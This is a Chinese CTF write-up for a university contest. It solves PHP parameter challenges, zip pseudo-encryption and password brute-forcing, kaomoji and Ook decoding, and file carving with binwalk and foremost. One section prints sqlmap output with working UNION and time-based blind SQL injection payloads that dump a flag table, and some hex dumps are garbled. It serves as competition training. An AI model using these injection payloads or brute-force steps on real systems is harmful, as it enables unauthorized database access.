

1：第一题手机扫码即可



2：php 代码审计

<http://ctf.xmut.edu.cn:8001/web179f32a5142f8d5cec8f56655da24950c/>

由于是 get 方式的所以在末尾加上 ? xmut=666 即可

```
无法访问此页面 ctf.xmut.edu.cn
ctf.xmut.edu.cn:8001/web179f32a51
<?php
include "flag.php";
highlight_file(__FILE__);


if (isset($_GET['xmut'])&&$_GET['xmut']=='666') {
    echo $flag;
    echo "<!--By:daoyuan-->";
}
else echo "Wrong Answer!";
?> Wrong Answer!
```

3：php 代码审计

由于用不了 bp 发送 post 所以百度了一个 postman

```
<?php
include "flag.php";
highlight_file(__FILE__);

if (isset($_POST['xmut'])&&$_POST['xmut']=='happynewyear') {
    echo $flag;
    echo "<!--By:daoyuan-->";
}
else echo "Wrong Answer!";
?> Wrong Answer!
```




## 5：杂项

打开 zip 压缩包发现加密所以习惯性拖入 winhex 中查看伪加密

```

1F6 84 21 FC 21 0E 42 72 10 82 10 D5 55 78 DE 75 75 E3 33 „!ü
508 33 31 D5 AB FE BF FB 7F 0F 8C CC 7A AA AA AE AB FF 97 31Ö
51A AF FE CC CC A5 55 55 56 B3 7F 97 C6 63 F6 6F 55 55 52 ~pî
52C FF 87 79 FC FE 1E 19 41 41 41 5E 00 50 4B 01 02 1F 00 y+y
53E 14 00 09 00 08 00 88 5B 7E 4B 3E E4 CD 19 E9 00 00 00
550 24 01 00 00 09 00 24 00 00 00 00 00 00 00 20 00 00 00 $
562 00 00 00 00 6D 6F 6E 65 79 2E 7A 69 70 0A 00 20 00 00
574 00 00 00 01 00 18 00 7C 88 10 43 8B 69 D3 01 7C 88 10
  
```

但是修改后发现不行，提示文件太大



所以想到还可以用 010editor 修改。。。


查找后发现有两个疑似伪加密的文件所以全部修改为 00

'4F0h:	10 84 29 04	2A 10 84 21	FC 21 0E 42	72 10 82 10	..).*.!!ü!.
'500h:	D5 55 78 DE	75 75 E3 33	33 31 D5 AB	FE BF FB 7F	ÕUxPuuã33lÕ
'510h:	0F 8C CC 7A	AA AA AE AB	FF 97 AF FE	CC CC A5 55	.Eiz^*@«ÿ-
'520h:	55 56 B3 7F	97 C6 63 F6	6F 55 55 52	FF 87 79 FC	UV³.-EcðoUU
'530h:	FE 1E 19 41	41 41 5E 00	50 4B 01 02	1F 00 14 00	p..AAA^..PK.
'540h:	09 00 08 00	88 5B 7E 4B	3E E4 CD 19	E9 00 00 00	....^[~K>ãĪ
'550h:	24 01 00 00	09 00 24 00	00 00 00 00	00 00 20 00	\$. ....\$. ....
'560h:	00 00 00 00	00 00 6D 6F	6E 65 79 2E	7A 69 70 0A	.....money
'570h:	00 20 00 00	00 00 00 01	00 18 00 AC	88 10 43 8B	. ....
'580h:	69 D3 01 AC	88 10 43 8B	69 D3 01 79	0D D6 7C E8	iÓ.~^<C<iÓ.
'590h:	68 D3 01 50	4B 01 02 1F	00 14 00 09	00 08 00 78	hÓ.PK.....
'5A0h:	A3 7D 4B 3E	D8 AD E8 FD	73 31 00 0C	2C 32 00 0D	£}K>Ø-èÿsl.
'5B0h:	00 24 00 00	00 00 00 00	00 20 00 00	00 10 01 00	\$. ....

结果-ZIPTemplate.bt

名称	值	Start	大小	颜色
----	---	-------	----	----

解压文件得到了 2 个文件



money.zip 拖入修改后发现 winhex 伪加密所以只能暴力,一开始暴力范围全选,但想到应该不会要这么久所以就只选了数字密码长度 6-8, 果然

解压 money.zip 后得到一个 txt 文件打开后没有什么发现, 所以又拖入 winhex 中发现了摩尔斯电码



```
Type: UNION query
Title: MySQL UNION query (NULL) - 3 columns
Payload: id=1' LIMIT 1,1 UNION ALL SELECT NULL, CONCAT(0x3a6174

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'KtZP'='KtZP
---
[22:25:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0
[22:25:18] [INFO] fetching entries of column(s) 'flag' for table 'f
[22:25:18] [INFO] analyzing table dump for possible password hashes
Database: moctf
Table: flag
[1 entry]
+-----+
| flag |
+-----+
| moctf{sql_Inj3ction_IsFun} |
+-----+

[22:25:18] [INFO] table 'moctf.flag' dumped to CSV file 'C:\Users\
MAP~1\Bin\output\ctf.xmut.edu.cn\dump\moctf\flag.csv'
[22:25:18] [INFO] fetched data logged to text files under 'C:\Users
```

### 7:颜文字解密


打开 word 文档后发现一堆表情就想起了大佬说的颜文字加密，所以百度在线解密即可

| ω' / = / ^ m' ) / . ~ 1 1 . . . // \* ∇ ^ \* / [ \_ ] ; o = ( - ) . = 3 ; c = ( Θ ) = ( - ) - ( - ) ; ( Δ ) = (
 Θ ) = ( o ^ \_ o ) / ( o ^ \_ o ) ; ( Δ ) = { Θ : ' \_ ' , ω' / : ( ( ω' / == 3 ) + \_ ) [ Θ ] , ' - ' : ( ω' / +
 ' \_ ) [ o ^ \_ o - ( Θ ) ] ; Δ' / : ( ( - == 3 ) + \_ ) [ - ] ; ( Δ ) [ Θ ] = ( ( ω' / == 3 ) + \_ ) [ c ^ \_ o ] ; ( Δ )
 [ c ] = ( ( Δ ) + \_ ) [ ( - ) + ( - ) - ( Θ ) ] ; ( Δ ) [ o ] = ( ( Δ ) + \_ ) [ Θ ] ; ( o ) = ( Δ ) [ c ] + ( Δ
 ' ) [ o ] + ( ω' / + \_ ) [ Θ ] + ( ( ω' / == 3 ) + \_ ) [ - ] + ( ( Δ ) + \_ ) [ ( - ) + ( - ) ] + ( ( - == 3 ) + \_ )
 [ Θ ] + ( ( - == 3 ) + \_ ) [ ( - ) - ( Θ ) ] + ( Δ ) [ c ] + ( ( Δ ) + \_ ) [ ( - ) + ( - ) ] + ( Δ ) [ o ] + ( ( -
 == 3 ) + \_ ) [ Θ ] ; ( Δ ) [ \_ ] = ( o ^ \_ o ) [ o ] [ o ] ; ( ε ) = ( ( - == 3 ) + \_ ) [ Θ ] + ( Δ ) . Δ' /
 + ( ( Δ ) + \_ ) [ ( - ) + ( - ) ] + ( ( - == 3 ) + \_ ) [ o ^ \_ o - Θ ] + ( ( - == 3 ) + \_ ) [ Θ ] + ( ω' / + \_ ) [
 Θ ] ; ( - ) + ( Θ ) ; ( Δ ) [ ε ] = \ \ ; ( Δ ) . Θ' / = ( Δ + ' - ) [ o ^ \_ o - ( Θ ) ] ; ( o - o ) = ( ω
 ' / + \_ ) [ c ^ \_ o ] ; ( Δ ) [ o ] = \ \ ; ( Δ ) [ \_ ] = ( ( Δ ) [ \_ ] ( ε + ( Δ ) [ o ] + ( Δ ) [ ε ] + (
 Θ ) + ( ( - ) + ( Θ ) ) + ( ( - ) + ( Θ ) ) + ( Δ ) [ ε ] + ( Θ ) + ( ( - ) + ( Θ ) ) + ( ( - ) +
 ( o ^ \_ o ) + ( Δ ) [ ε ] + ( Θ ) + ( - ) + ( o ^ \_ o ) + ( Δ ) [ ε ] + ( Θ ) + ( ( o ^ \_ o ) + ( o ^ \_ o ) + ( -
 ' ) + ( Δ ) [ ε ] + ( Θ ) + ( - ) + ( ( o ^ \_ o ) + ( o ^ \_ o ) + ( Δ ) [ ε ] + ( Θ ) + ( ( - ) + ( o ^ \_ o ) ) +
 ( o ^ \_ o ) + ( Δ ) [ ε ] + ( Θ ) + ( c ^ \_ o ) + ( - ) + ( Δ ) [ ε ] + ( Θ ) + ( ( - ) + ( Θ ) ) + ( ( - ) +
 ( o ^ \_ o ) + ( Δ ) [ ε ] + ( Θ ) + ( o ^ \_ o ) + ( ( - ) + ( o ^ \_ o ) + ( Δ ) [ ε ] + ( Θ ) + ( o ^ \_ o ) + ( Θ
 ' ) + ( Δ ) [ ε ] + ( ( o ^ \_ o ) + ( o ^ \_ o ) + ( c ^ \_ o ) + ( Δ ) [ ε ] + ( Θ ) + ( ( o ^ \_ o ) + ( o ^ \_ o ) + ( ( - )
 + ( Θ ) ) + ( Δ ) [ ε ] + ( Θ ) + ( o ^ \_ o ) + ( ( - ) + ( o ^ \_ o ) + ( Δ ) [ ε ] + ( Θ ) + ( ( o ^ \_ o ) - (

12：于颜文字差不多但是在线解密一下就可以了，百度 ook 加密解密就可以了

13:杂项

有个 flag.txt 内容 base64 解密后，拼一下是叫我不要提交。。。



还有个 jpg 文件，拖入 winhex 发现没什么东西所以用上了我的 kali  
先 binwalk 一下发现 jpg 里还有个 zip 文件所以 foremost 分离一下得到了 zip 文件

```
root@kali:~# cd Desktop
root@kali:~/Desktop# binwalk 2.jpg
DECIMAL      ZIP      HEXADECIMAL  DESCRIPTION
-----
0            0x0      JPEG image data, JFIF standard 1.01
30          0x1E      TIFF image data, big-endian, offset of first image
directory: 8
13400       0x3458    Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#">
<rdf:Description rdf:about="uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b" xmlns:xmp
="http://oney.zip
115161     0x1C1D9    Zip archive data, at least v2.0 to extract, compressed size: 48, uncompressed size: 69, name: flag.txt
115337     0x1C289    End of Zip archive

root@kali:~/Desktop# foremost 2.jpg -o 2
Processing: 2.jpg
|foundat=flag.txt|
*|
root@kali:~/Desktop#
```

打开 zip 文件中的 txt 文件得到疑似 ascii 码的东西所以对应 ascii 码表找一下就可以得到 flag 了

```
flag.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
109 111 99 116 102 123 104 49 100 51 95 97 78 100 95 115 51 51 75 125
```